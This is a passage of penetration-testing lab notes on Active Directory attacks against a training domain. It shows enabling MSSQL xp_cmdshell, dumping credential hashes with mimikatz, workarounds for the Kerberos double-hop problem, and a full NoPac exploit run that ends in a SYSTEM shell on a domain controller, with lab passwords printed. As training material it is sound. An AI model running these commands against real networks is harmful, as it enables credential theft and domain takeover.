enable_xp_cmdshell - you know what it means
disable_xp_cmdshell - you know what it means
xp_cmdshell {cmd} - executes cmd using xp_cmdshell
sp_start_job {cmd} - executes cmd using the sql server agent (blind)
! {cmd} - executes a local shell cmd
You could then choose enable_xp_cmdshell to enable the xp_cmdshell stored procedure which allows for one to execute OS commands via the database if the account in question has the proper access rights.
SQL> enable_xp_cmdshell
[*] INFO(ACADEMY-EA-DB01\SQLEXPRESS): Line 185: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
[*] INFO(ACADEMY-EA-DB01\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
Finally, you can run commands in the format xp_cmdshell <command>. Here you can enumerate the rights that your user has on the system and see that you have SeImpersonatePrivilege, which can be leveraged in combination with a tool such as JuicyPotato, PrintSpoofer, or RoguePotato to escalate to SYSTEM level privileges, depending on the target host, and use this access to continue toward your goal.
xp_cmdshell whoami /priv
output
--------------------------------------------------------------------------------
NULL
PRIVILEGES INFORMATION
----------------------
NULL
Privilege Name Description State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token Disabled
SeIncreaseQuotaPrivilege Adjust memory quotas for a process Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeManageVolumePrivilege Perform volume maintenance tasks Enabled
SeImpersonatePrivilege Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege Create global objects Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
NULL
Kerberos “Double Hop” Problem
Background
The “Double Hop” problem often occurs when using WinRM/PowerShell since the default authentication mechanism only provides a ticket to access a specific resource. This will likely cause issues when trying to perform lateral movement or even access file shares from the remote shell. In this situation, the user account being used has the rights to perform an action but is denied access. The most common way to get shells is by attacking an application on the target host or using credentials and a tool such as PSExec. In both of these scenarios, the initial authentication was likely performed over SMB or LDAP, which means the user’s NTLM hash would be stored in memory. Sometimes you have a set of credentials and are restricted to a particular method of authentication, such as WinRM, or would prefer to use WinRM for any number of reasons.
The crux of the issue is that when using WinRM to authenticate over two or more connections, the user’s password is never cached as part of their login. If you use Mimikatz to look at the session, you’ll see that all credentials are blank. As stated previously, when you use Kerberos to establish a remote session, you are not using a password for authentication. When password authentication is used, with PSExec, for example, that NTLM hash is stored in the session, so when you go to access another resource, the machine can pull the hash from memory and authenticate you.
PS C:\htb> PS C:\Users\ben.INLANEFREIGHT> Enter-PSSession -ComputerName DEV01 -Credential INLANEFREIGHT\backupadm
[DEV01]: PS C:\Users\backupadm\Documents> cd 'C:\Users\Public\'
[DEV01]: PS C:\Users\Public> .\mimikatz "privilege::debug" "sekurlsa::logonpasswords" exit
.#####. mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/
mimikatz(commandline) # privilege::debug
Privilege '20' OK
mimikatz(commandline) # sekurlsa::logonpasswords
Authentication Id : 0 ; 45177 (00000000:0000b079)
Session : Interactive from 1
User Name : UMFD-1
Domain : Font Driver Host
Logon Server : (null)
Logon Time : 6/28/2022 3:33:32 PM
SID : S-1-5-96-0-1
msv :
[00000003] Primary
* Username : DEV01$
* Domain : INLANEFREIGHT
* NTLM : ef6a3c65945643fbd1c3cf7639278b33
* SHA1 : a2cfa43b1d8224fc44cc629d4dc167372f81543f
tspkg :
wdigest :
* Username : DEV01$
* Domain : INLANEFREIGHT
* Password : (null)
kerberos :
* Username : DEV01$
* Domain : INLANEFREIGHT.LOCAL
* Password : fb ec 60 8b 93 99 ee 24 a1 dd bf fa a8 da fd 61 cc 14 5c 30 ea 6a e9 f4 bb bc ca 1f be a7 9e ce 8b 79 d8 cb 4d 65 d3 42 e7 a1 98 ad 8e 43 3e b5 77 80 40 c4 ce 61 27 90 37 dc d8 62 e1 77 7a 48 2d b2 d8 9f 4b b8 7a be e8 a4 20 3b 1e 32 67 a6 21 4a b8 e3 ac 01 00 d2 c3 68 37 fd ad e3 09 d7 f1 15 0d 52 ce fb 6d 15 8d b3 c8 c1 a3 c1 82 54 11 f9 5f 21 94 bb cb f7 cc 29 ba 3c c9 5d 5d 41 50 89 ea 79 38 f3 f2 3f 64 49 8a b0 83 b4 33 1b 59 67 9e b2 d1 d3 76 99 3c ae 5c 7c b7 1f 0d d5 fb cc f9 e2 67 33 06 fe 08 b5 16 c6 a5 c0 26 e0 30 af 37 28 5e 3b 0e 72 b8 88 7f 92 09 2e c4 2a 10 e5 0d f4 85 e7 53 5f 9c 43 13 90 61 62 97 72 bf bf 81 36 c0 6f 0f 4e 48 38 b8 c4 ca f8 ac e0 73 1c 2d 18 ee ed 8f 55 4d 73 33 a4 fa 32 94 a9
ssp :
credman :
Authentication Id : 0 ; 1284107 (00000000:0013980b)
Session : Interactive from 1
User Name : srvadmin
Domain : INLANEFREIGHT
Logon Server : DC01
Logon Time : 6/28/2022 3:46:05 PM
SID : S-1-5-21-1666128402-2659679066-1433032234-1107
msv :
[00000003] Primary
* Username : srvadmin
* Domain : INLANEFREIGHT
* NTLM : cf3a5525ee9414229e66279623ed5c58
* SHA1 : 3c7374127c9a60f9e5b28d3a343eb7ac972367b2
* DPAPI : 64fa83034ef8a3a9b52c1861ac390bce
tspkg :
wdigest :
* Username : srvadmin
* Domain : INLANEFREIGHT
* Password : (null)
kerberos :
* Username : srvadmin
* Domain : INLANEFREIGHT.LOCAL
* Password : (null)
ssp :
credman :
Authentication Id : 0 ; 70669 (00000000:0001140d)
Session : Interactive from 1
User Name : DWM-1
Domain : Window Manager
Logon Server : (null)
Logon Time : 6/28/2022 3:33:33 PM
SID : S-1-5-90-0-1
msv :
[00000003] Primary
* Username : DEV01$
* Domain : INLANEFREIGHT
* NTLM : ef6a3c65945643fbd1c3cf7639278b33
* SHA1 : a2cfa43b1d8224fc44cc629d4dc167372f81543f
tspkg :
wdigest :
* Username : DEV01$
* Domain : INLANEFREIGHT
* Password : (null)
kerberos :
* Username : DEV01$
* Domain : INLANEFREIGHT.LOCAL
* Password : fb ec 60 8b 93 99 ee 24 a1 dd bf fa a8 da fd 61 cc 14 5c 30 ea 6a e9 f4 bb bc ca 1f be a7 9e ce 8b 79 d8 cb 4d 65 d3 42 e7 a1 98 ad 8e 43 3e b5 77 80 40 c4 ce 61 27 90 37 dc d8 62 e1 77 7a 48 2d b2 d8 9f 4b b8 7a be e8 a4 20 3b 1e 32 67 a6 21 4a b8 e3 ac 01 00 d2 c3 68 37 fd ad e3 09 d7 f1 15 0d 52 ce fb 6d 15 8d b3 c8 c1 a3 c1 82 54 11 f9 5f 21 94 bb cb f7 cc 29 ba 3c c9 5d 5d 41 50 89 ea 79 38 f3 f2 3f 64 49 8a b0 83 b4 33 1b 59 67 9e b2 d1 d3 76 99 3c ae 5c 7c b7 1f 0d d5 fb cc f9 e2 67 33 06 fe 08 b5 16 c6 a5 c0 26 e0 30 af 37 28 5e 3b 0e 72 b8 88 7f 92 09 2e c4 2a 10 e5 0d f4 85 e7 53 5f 9c 43 13 90 61 62 97 72 bf bf 81 36 c0 6f 0f 4e 48 38 b8 c4 ca f8 ac e0 73 1c 2d 18 ee ed 8f 55 4d 73 33 a4 fa 32 94 a9
ssp :
credman :
Authentication Id : 0 ; 45178 (00000000:0000b07a)
Session : Interactive from 0
User Name : UMFD-0
Domain : Font Driver Host
Logon Server : (null)
Logon Time : 6/28/2022 3:33:32 PM
SID : S-1-5-96-0-0
msv :
[00000003] Primary
* Username : DEV01$
* Domain : INLANEFREIGHT
* NTLM : ef6a3c65945643fbd1c3cf7639278b33
* SHA1 : a2cfa43b1d8224fc44cc629d4dc167372f81543f
tspkg :
wdigest :
* Username : DEV01$
* Domain : INLANEFREIGHT
* Password : (null)
kerberos :
* Username : DEV01$
* Domain : INLANEFREIGHT.LOCAL
* Password : fb ec 60 8b 93 99 ee 24 a1 dd bf fa a8 da fd 61 cc 14 5c 30 ea 6a e9 f4 bb bc ca 1f be a7 9e ce 8b 79 d8 cb 4d 65 d3 42 e7 a1 98 ad 8e 43 3e b5 77 80 40 c4 ce 61 27 90 37 dc d8 62 e1 77 7a 48 2d b2 d8 9f 4b b8 7a be e8 a4 20 3b 1e 32 67 a6 21 4a b8 e3 ac 01 00 d2 c3 68 37 fd ad e3 09 d7 f1 15 0d 52 ce fb 6d 15 8d b3 c8 c1 a3 c1 82 54 11 f9 5f 21 94 bb cb f7 cc 29 ba 3c c9 5d 5d 41 50 89 ea 79 38 f3 f2 3f 64 49 8a b0 83 b4 33 1b 59 67 9e b2 d1 d3 76 99 3c ae 5c 7c b7 1f 0d d5 fb cc f9 e2 67 33 06 fe 08 b5 16 c6 a5 c0 26 e0 30 af 37 28 5e 3b 0e 72 b8 88 7f 92 09 2e c4 2a 10 e5 0d f4 85 e7 53 5f 9c 43 13 90 61 62 97 72 bf bf 81 36 c0 6f 0f 4e 48 38 b8 c4 ca f8 ac e0 73 1c 2d 18 ee ed 8f 55 4d 73 33 a4 fa 32 94 a9
ssp :
credman :
Authentication Id : 0 ; 44190 (00000000:0000ac9e)
Session : UndefinedLogonType from 0
User Name : (null)
Domain : (null)
Logon Server : (null)
Logon Time : 6/28/2022 3:33:32 PM
SID :
msv :
[00000003] Primary
* Username : DEV01$
* Domain : INLANEFREIGHT
* NTLM : ef6a3c65945643fbd1c3cf7639278b33
* SHA1 : a2cfa43b1d8224fc44cc629d4dc167372f81543f
tspkg :
wdigest :
kerberos :
ssp :
credman :
Authentication Id : 0 ; 999 (00000000:000003e7)
Session : UndefinedLogonType from 0
User Name : DEV01$
Domain : INLANEFREIGHT
Logon Server : (null)
Logon Time : 6/28/2022 3:33:32 PM
SID : S-1-5-18
msv :
tspkg :
wdigest :
* Username : DEV01$
* Domain : INLANEFREIGHT
* Password : (null)
kerberos :
* Username : DEV01$
* Domain : INLANEFREIGHT.LOCAL
* Password : (null)
ssp :
credman :
Authentication Id : 0 ; 1284140 (00000000:0013982c)
Session : Interactive from 1
User Name : srvadmin
Domain : INLANEFREIGHT
Logon Server : DC01
Logon Time : 6/28/2022 3:46:05 PM
SID : S-1-5-21-1666128402-2659679066-1433032234-1107
msv :
[00000003] Primary
* Username : srvadmin
* Domain : INLANEFREIGHT
* NTLM : cf3a5525ee9414229e66279623ed5c58
* SHA1 : 3c7374127c9a60f9e5b28d3a343eb7ac972367b2
* DPAPI : 64fa83034ef8a3a9b52c1861ac390bce
tspkg :
wdigest :
* Username : srvadmin
* Domain : INLANEFREIGHT
* Password : (null)
kerberos :
* Username : srvadmin
* Domain : INLANEFREIGHT.LOCAL
* Password : (null)
ssp :
credman :
Authentication Id : 0 ; 70647 (00000000:000113f7)
Session : Interactive from 1
User Name : DWM-1
Domain : Window Manager
Logon Server : (null)
Logon Time : 6/28/2022 3:33:33 PM
SID : S-1-5-90-0-1
msv :
[00000003] Primary
* Username : DEV01$
* Domain : INLANEFREIGHT
* NTLM : ef6a3c65945643fbd1c3cf7639278b33
* SHA1 : a2cfa43b1d8224fc44cc629d4dc167372f81543f
tspkg :
wdigest :
* Username : DEV01$
* Domain : INLANEFREIGHT
* Password : (null)
kerberos :
* Username : DEV01$
* Domain : INLANEFREIGHT.LOCAL
* Password : fb ec 60 8b 93 99 ee 24 a1 dd bf fa a8 da fd 61 cc 14 5c 30 ea 6a e9 f4 bb bc ca 1f be a7 9e ce 8b 79 d8 cb 4d 65 d3 42 e7 a1 98 ad 8e 43 3e b5 77 80 40 c4 ce 61 27 90 37 dc d8 62 e1 77 7a 48 2d b2 d8 9f 4b b8 7a be e8 a4 20 3b 1e 32 67 a6 21 4a b8 e3 ac 01 00 d2 c3 68 37 fd ad e3 09 d7 f1 15 0d 52 ce fb 6d 15 8d b3 c8 c1 a3 c1 82 54 11 f9 5f 21 94 bb cb f7 cc 29 ba 3c c9 5d 5d 41 50 89 ea 79 38 f3 f2 3f 64 49 8a b0 83 b4 33 1b 59 67 9e b2 d1 d3 76 99 3c ae 5c 7c b7 1f 0d d5 fb cc f9 e2 67 33 06 fe 08 b5 16 c6 a5 c0 26 e0 30 af 37 28 5e 3b 0e 72 b8 88 7f 92 09 2e c4 2a 10 e5 0d f4 85 e7 53 5f 9c 43 13 90 61 62 97 72 bf bf 81 36 c0 6f 0f 4e 48 38 b8 c4 ca f8 ac e0 73 1c 2d 18 ee ed 8f 55 4d 73 33 a4 fa 32 94 a9
ssp :
Authentication Id : 0 ; 996 (00000000:000003e4)
User Name : DEV01$
Domain : INLANEFREIGHT
Logon Server : (null)
Logon Time : 6/28/2022 3:33:32 PM
SID : S-1-5-20
msv :
[00000003] Primary
* Username : DEV01$
* Domain : INLANEFREIGHT
* NTLM : ef6a3c65945643fbd1c3cf7639278b33
* SHA1 : a2cfa43b1d8224fc44cc629d4dc167372f81543f
tspkg :
wdigest :
* Username : DEV01$
* Domain : INLANEFREIGHT
* Password : (null)
kerberos :
* Username : DEV01$
* Domain : INLANEFREIGHT.LOCAL
* Password : (null)
ssp :
credman :
Authentication Id : 0 ; 997 (00000000:000003e5)
Session : Service from 0
User Name : LOCAL SERVICE
Domain : NT AUTHORITY
Logon Server : (null)
Logon Time : 6/28/2022 3:33:33 PM
SID : S-1-5-19
msv :
tspkg :
wdigest :
* Username : (null)
* Domain : (null)
* Password : (null)
kerberos :
* Username : (null)
* Domain : (null)
* Password : (null)
ssp :
credman :
mimikatz(commandline) # exit
Bye!
There are indeed processes running in the context of the backupadmn user, such as wsmprovhost.exe, which is the process that spawns when a Windows Remote PowerShell session is spawned.
[DEV01]: PS C:\Users\Public> tasklist /V |findstr backupadm
wsmprovhost.exe 1844 Services 0 85,212 K Unknown INLANEFREIGHT\backupadm
0:00:03 N/A
tasklist.exe 6532 Services 0 7,988 K Unknown INLANEFREIGHT\backupadm
0:00:00 N/A
conhost.exe 7048 Services 0 12,656 K Unknown INLANEFREIGHT\backupadm
0:00:00 N/A
In the simplest terms, in this situation, when you try to issue a multi-server command, your credentials will not be sent from the first machine to the second.
Say you have three hosts: Attack host, DEV01, DC01. Your attack host is a parrot box within the corporate network but not joined to the domain. You obtain a set of credentials for a domain user and find that they are part of the Remote Management Users group on DEV01. You want to use PowerView to enumerate the domain, which requires communication with the DC.
When you connect to DEV01 using a tool such as evil-winrm, you connect with network authentication, so your credentials are not stored in memory and, therefore, will not be present on the system to authenticate to other resources on behalf of your user. When you load a tool such as PowerView and attempt to query AD, Kerberos has no way of telling the DC thta your user can access resources in the domain. This happens because the user’s Kerberos TGT ticket is not sent to the remote session; therefore, the user has no way to prove their identity, and commands will no longer be run in this user’s context. In other words, when authenticating to the target host, the user’s TGT ticket is sent to the remote service, which allows command execution, but the user’s TGT ticket is not sent. When the user attempts to access subsequent resources in the domain, their TGT will not be present in the request, so the remote service will have no way to prove that the authentication is valid, and you will be denied access to the remote service.
If unconstrained delegation is enabled on a server, it is likely you won’t face the “Double Hop” problem. In this scenario, when a user sends their TGT ticket to access the target server, their TGT will be sent along with the request. The target server now has the user’s TGT ticket in memory and can use it to request a TGS ticket on their behalf on the next host they are attempting to access. In other words, the account’s TGT ticket is cached, which has the ability to sign TGS tickets and grant remote access. Generally speaking, if you land on a box with unconstrained delegation, you already won and aren’t worrying about this anyways.
Workarounds
#1 PSCredential Object
You can also connect to the remote host via host A and set up a PSCredential object to pass your credentials again.
After connecting to a remote host with domain creds, you import PowerView and then try to run a command. As seen below, you get an error because you cannot pass your authentication on to the DC to query for the SPN accounts.
*Evil-WinRM* PS C:\Users\backupadm\Documents> import-module .\PowerView.ps1
|S-chain|-<>-127.0.0.1:9051-<><>-172.16.8.50:5985-<><>-OK
|S-chain|-<>-127.0.0.1:9051-<><>-172.16.8.50:5985-<><>-OK
*Evil-WinRM* PS C:\Users\backupadm\Documents> get-domainuser -spn
Exception calling "FindAll" with "0" argument(s): "An operations error occurred.
"
At C:\Users\backupadm\Documents\PowerView.ps1:5253 char:20
+ else { $Results = $UserSearcher.FindAll() }
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
+ CategoryInfo : NotSpecified: (:) [], MethodInvocationException
+ FullyQualifiedErrorId : DirectoryServicesCOMException
If you check with klist, you see that you only have a cached Kerberos ticket for your current server.
*Evil-WinRM* PS C:\Users\backupadm\Documents> klist
Current LogonId is 0:0x57f8a
Cached Tickets: (1)
#0> Client: backupadm @ INLANEFREIGHT.LOCAL
Server: academy-aen-ms0$ @
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0xa10000 -> renewable pre_authent name_canonicalize
Start Time: 6/28/2022 7:31:53 (local)
End Time: 6/28/2022 7:46:53 (local)
Renew Time: 7/5/2022 7:31:18 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0x4 -> S4U
Kdc Called: DC01.INLANEFREIGHT.LOCAL
So now, set up a PSCredential object and try again. First, you set up your authentication.
*Evil-WinRM* PS C:\Users\backupadm\Documents> $SecPassword = ConvertTo-SecureString '!qazXSW@' -AsPlainText -Force
|S-chain|-<>-127.0.0.1:9051-<><>-172.16.8.50:5985-<><>-OK
|S-chain|-<>-127.0.0.1:9051-<><>-172.16.8.50:5985-<><>-OK
*Evil-WinRM* PS C:\Users\backupadm\Documents> $Cred = New-Object System.Management.Automation.PSCredential('INLANEFREIGHT\backupadm', $SecPassword)
Now you can try to query the SPN accounts using PowerView and are successful because you passed your creds along with the command.
*Evil-WinRM* PS C:\Users\backupadm\Documents> get-domainuser -spn -credential $Cred | select samaccountname
|S-chain|-<>-127.0.0.1:9051-<><>-172.16.8.50:5985-<><>-OK
|S-chain|-<>-127.0.0.1:9051-<><>-172.16.8.50:5985-<><>-OK
samaccountname
--------------
azureconnect
backupjob
krbtgt
mssqlsvc
sqltest
sqlqa
sqldev
mssqladm
svc_sql
sqlprod
sapsso
sapvc
vmwarescvc
If you try again without specifying the -credential flag, you once again get an error message.
get-domainuser -spn | select
*Evil-WinRM* PS C:\Users\backupadm\Documents> get-domainuser -spn | select samaccountname
|S-chain|-<>-127.0.0.1:9051-<><>-172.16.8.50:5985-<><>-OK
|S-chain|-<>-127.0.0.1:9051-<><>-172.16.8.50:5985-<><>-OK
Exception calling "FindAll" with "0" argument(s): "An operations error occurred.
"
At C:\Users\backupadm\Documents\PowerView.ps1:5253 char:20
+ else { $Results = $UserSearcher.FindAll() }
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
+ CategoryInfo : NotSpecified: (:) [], MethodInvocationException
+ FullyQualifiedErrorId : DirectoryServicesCOMException
If you RDP to the same host, open a CMD prompt, and type klist, you’ll see that you have the necessary tickets cached to interact directly with the DC, and you don’t need to worry about the double hop problem. This is because your password is stored in memory, so it can be sent along with every request you make.
C:\htb> klist
Current LogonId is 0:0x1e5b8b
Cached Tickets: (4)
#0> Client: backupadm @ INLANEFREIGHT.LOCAL
Server: krbtgt/INLANEFREIGHT.LOCAL @ INLANEFREIGHT.LOCAL
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x60a10000 -> forwardable forwarded renewable pre_authent name_canonicalize
Start Time: 6/28/2022 9:13:38 (local)
End Time: 6/28/2022 19:13:38 (local)
Renew Time: 7/5/2022 9:13:38 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0x2 -> DELEGATION
Kdc Called: DC01.INLANEFREIGHT.LOCAL
#1> Client: backupadm @ INLANEFREIGHT.LOCAL
Server: krbtgt/INLANEFREIGHT.LOCAL @ INLANEFREIGHT.LOCAL
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
Start Time: 6/28/2022 9:13:38 (local)
End Time: 6/28/2022 19:13:38 (local)
Renew Time: 7/5/2022 9:13:38 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0x1 -> PRIMARY
Kdc Called: DC01.INLANEFREIGHT.LOCAL
#2> Client: backupadm @ INLANEFREIGHT.LOCAL
Server: ProtectedStorage/DC01.INLANEFREIGHT.LOCAL @ INLANEFREIGHT.LOCAL
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
Start Time: 6/28/2022 9:13:38 (local)
End Time: 6/28/2022 19:13:38 (local)
Renew Time: 7/5/2022 9:13:38 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0
Kdc Called: DC01.INLANEFREIGHT.LOCAL
#3> Client: backupadm @ INLANEFREIGHT.LOCAL
Server: cifs/DC01.INLANEFREIGHT.LOCAL @ INLANEFREIGHT.LOCAL
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
Start Time: 6/28/2022 9:13:38 (local)
End Time: 6/28/2022 19:13:38 (local)
Renew Time: 7/5/2022 9:13:38 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0
Kdc Called: DC01.INLANEFREIGHT.LOCAL
#2 Register PSSession Configuration
You’ve seen what you can do to overcome this problem when using a tool such as evil-winrm to connect to a host via WinRM. What if you’re on a domain-joined host and can connect remotely to another using WinRM? Or you are working from a Windows attack host and connect to your target via WinRM using the Enter-PSSession-cmdlet?
Starty by first establishing a WinRM session on the remote host.
PS C:\htb> Enter-PSSession -ComputerName ACADEMY-AEN-DEV01.INLANEFREIGHT.LOCAL -Credential inlanefreight\backupadm
If you check for cached tickets using klist, you’ll see that the same problem exists. Due to the double hop problem, you can only interact with resources in your current session but cannot access the DC directly using PowerView. You can see that your current TGS is good for accessing the HTTP service on the target since you connected over WinRM, which uses SOAP requests in XML format to communicate over HTTP, so it makes sense.
[ACADEMY-AEN-DEV01.INLANEFREIGHT.LOCAL]: PS C:\Users\backupadm\Documents> klist
Current LogonId is 0:0x11e387
Cached Tickets: (1)
#0> Client: backupadm @ INLANEFREIGHT.LOCAL
Server: HTTP/ACADEMY-AEN-DEV01.INLANEFREIGHT.LOCAL @ INLANEFREIGHT.LOCAL
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
Start Time: 6/28/2022 9:09:19 (local)
End Time: 6/28/2022 19:09:19 (local)
Renew Time: 0
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0x8 -> ASC
Kdc Called:
You also cannot interact directly with the DC using PowerView.
[ACADEMY-AEN-DEV01.INLANEFREIGHT.LOCAL]: PS C:\Users\backupadm\Documents> Import-Module .\PowerView.ps1
[ACADEMY-AEN-DEV01.INLANEFREIGHT.LOCAL]: PS C:\Users\backupadm\Documents> get-domainuser -spn | select samaccountname
Exception calling "FindAll" with "0" argument(s): "An operations error occurred.
"
At C:\Users\backupadm\Documents\PowerView.ps1:5253 char:20
+ else { $Results = $UserSearcher.FindAll() }
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
+ CategoryInfo : NotSpecified: (:) [], MethodInvocationException
+ FullyQualifiedErrorId : DirectoryServicesCOMException
One trick you can use here is registering a new session configuration using the Register-PSSessionConfiguration-cmdlet.
PS C:\htb> Register-PSSessionConfiguration -Name backupadmsess -RunAsCredential inlanefreight\backupadm
WARNING: When RunAs is enabled in a Windows PowerShell session configuration, the Windows security model cannot enforce
a security boundary between different user sessions that are created by using this endpoint. Verify that the Windows
PowerShell runspace configuration is restricted to only the necessary set of cmdlets and capabilities.
WARNING: Register-PSSessionConfiguration may need to restart the WinRM service if a configuration using this name has
recently been unregistered, certain system data structures may still be cached. In that case, a restart of WinRM may be
required.
All WinRM sessions connected to Windows PowerShell session configurations, such as Microsoft.PowerShell and session
configurations that are created with the Register-PSSessionConfiguration cmdlet, are disconnected.
WSManConfig: Microsoft.WSMan.Management\WSMan::localhost\Plugin
Type Keys Name
---- ---- ----
Container {Name=backupadmsess} backupadmsess
Once this is done, you need to restart the WinRM service by typing Restart-Servie WinRM in your current PSSession. This will kick you out, so you’ll start a new PSSession using the named registered session you set up previously.
After you start the session, you can see that the double hop problem has been eliminated, and if you type klist, you’ll have the cached tickets necessary to reach the DC. This works because your local machine will now impersonate the remote machine in the context of the backupadm user and all requests from your local machine will be sent directly to the DC.
PS C:\htb> Enter-PSSession -ComputerName DEV01 -Credential INLANEFREIGHT\backupadm -ConfigurationName backupadmsess
[DEV01]: PS C:\Users\backupadm\Documents> klist
Current LogonId is 0:0x2239ba
Cached Tickets: (1)
#0> Client: backupadm @ INLANEFREIGHT.LOCAL
Server: krbtgt/INLANEFREIGHT.LOCAL @ INLANEFREIGHT.LOCAL
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
Start Time: 6/28/2022 13:24:37 (local)
End Time: 6/28/2022 23:24:37 (local)
Renew Time: 7/5/2022 13:24:37 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0x1 -> PRIMARY
Kdc Called: DC01
You can now run tools such as PowerView without having to create a new PSCredential object.
[DEV01]: PS C:\Users\Public> get-domainuser -spn | select samaccountname
samaccountname
--------------
azureconnect
backupjob
krbtgt
mssqlsvc
sqltest
sqlqa
sqldev
mssqladm
svc_sql
sqlprod
sapsso
sapvc
vmwarescvc
Bleeding Edge Vulnerabilities
NoPac (SamAccountName Spoofing)
The Sam_The_Admin vulnerability, also called noPac or referred to as SamAccountName Spoofing, encompasses two CVEs (2021-42278 and 2021-42287) and allows for intra-domain privesc from any standard domain user to Domain Admin level access in one single command.
This exploit path takes advantage of being able to change the SamAccountName of a computer account to that of a Domain Controller. By default, authenticated users can add up to ten computers to a domain. When doing so, you change the name of the new host to match a DC’s SamAccountName. Once done, you must request Kerberos tickets causing the service to issue you tickets under the DC’s name instead of the new name. When a TGS is requested, it will issue the ticket with the closest matching name. Once done, you will have access as that service and can even be provided with a SYSTEM shell on a DC. The flow of the attack is outlined here.
You can use this tool to perform the attack.
NoPac uses many tools in Impacket to communicate with, upload a payload, and issue commands from the attack host to the target DC. Before attempting to use the exploit, you should ensure Impacket is installed and the noPac exploit repo is cloned to your attack host if needed.
Once Impacket is installed and you ensure the repo is cloned to your attack box, you can use the scripts in the NoPac dir to check if the system is vulnerable using a scanner then use the exploit to gain a shell as NT AUTHORITY/SYSTEM. You can use the scanner with a standard domain user account to attempt to obtain a TGT from the target DC. If successful, this indicates the system is, in fact, vulnerable. You’ll also notice the ms-DS-MachineAccountQuota number is set to 10. In some environments, an astute sysadmin may set the ms-DS-MachineAccountQuota value to 0. If this is the case, the attack will fail because your user will not have the rights to add a new machine account. Setting this to 0 can prevent quite a few AD attacks.
Scanning for NoPac
d41y@htb[/htb]$ sudo python3 scanner.py inlanefreight.local/forend:Klmcargo2 -dc-ip 172.16.5.5 -use-ldap
███ ██ ██████ ██████ █████ ██████
████ ██ ██ ██ ██ ██ ██ ██ ██
██ ██ ██ ██ ██ ██████ ███████ ██
██ ██ ██ ██ ██ ██ ██ ██ ██
██ ████ ██████ ██ ██ ██ ██████
[*] Current ms-DS-MachineAccountQuota = 10
[*] Got TGT with PAC from 172.16.5.5. Ticket size 1484
[*] Got TGT from ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL. Ticket size 663
Running NoPac & Getting a Shell
There are many different ways to use NoPac to further your access. One way is to obtain a shell with SYSTEM level privileges. You can do this by running noPac.py with the syntax below to impersonate the built-in administrator account and drop into a semi-interactive shell session on the target DC. This could be “noisy” or may be blocked by AV or EDR.
d41y@htb[/htb]$ sudo python3 noPac.py INLANEFREIGHT.LOCAL/forend:Klmcargo2 -dc-ip 172.16.5.5 -dc-host ACADEMY-EA-DC01 -shell --impersonate administrator -use-ldap
███ ██ ██████ ██████ █████ ██████
████ ██ ██ ██ ██ ██ ██ ██ ██
██ ██ ██ ██ ██ ██████ ███████ ██
██ ██ ██ ██ ██ ██ ██ ██ ██
██ ████ ██████ ██ ██ ██ ██████
[*] Current ms-DS-MachineAccountQuota = 10
[*] Selected Target ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL
[*] will try to impersonat administrator
[*] Adding Computer Account "WIN-LWJFQMAXRVN$"
[*] MachineAccount "WIN-LWJFQMAXRVN$" password = &A#x8X^5iLva
[*] Successfully added machine account WIN-LWJFQMAXRVN$ with password &A#x8X^5iLva.
[*] WIN-LWJFQMAXRVN$ object = CN=WIN-LWJFQMAXRVN,CN=Computers,DC=INLANEFREIGHT,DC=LOCAL
[*] WIN-LWJFQMAXRVN$ sAMAccountName == ACADEMY-EA-DC01
[*] Saving ticket in ACADEMY-EA-DC01.ccache
[*] Resting the machine account to WIN-LWJFQMAXRVN$
[*] Restored WIN-LWJFQMAXRVN$ sAMAccountName to original value
[*] Using TGT from cache
[*] Impersonating administrator
[*] Requesting S4U2self
[*] Saving ticket in administrator.ccache
[*] Remove ccache of ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL
[*] Rename ccache with target ...
[*] Attempting to del a computer with the name: WIN-LWJFQMAXRVN$
[-] Delete computer WIN-LWJFQMAXRVN$ Failed! Maybe the current user does not have permission.
[*] Pls make sure your choice hostname and the -dc-ip are same machine !!
[*] Exploiting..
[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>
You will notice that a semi-interactive shell session is established with the target using smbexec.py. Keep in mind with smbexec shells you will need to use exact paths instead of navigating the directory structure using cd.
